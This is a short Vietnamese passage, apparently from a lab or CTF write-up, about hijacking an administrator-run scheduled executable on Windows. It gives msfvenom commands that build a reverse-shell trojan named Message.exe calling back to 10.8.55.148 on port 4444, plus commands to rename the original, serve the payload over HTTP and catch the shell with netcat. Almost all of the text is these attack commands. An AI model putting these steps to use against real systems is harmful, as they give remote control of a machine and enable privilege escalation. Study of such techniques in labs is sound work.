


Tuyệt vời! Message.exe được thực thi bởi quản trị viên mỗi 30 giây. Hãy tạo 1 tệp thực thi trojan có tên Message.exe và thay thế tệp gốc để chiếm quyền điều khiển dịch vụ.

msfvenom -p windows/x64/shell\_reverse\_tcp lhost=10.8.55.148 lport=4444 -f exe -o Message.exe

rename Message.exe Message.old

python3 -m http.server 9000



nc -lnvv -p 4444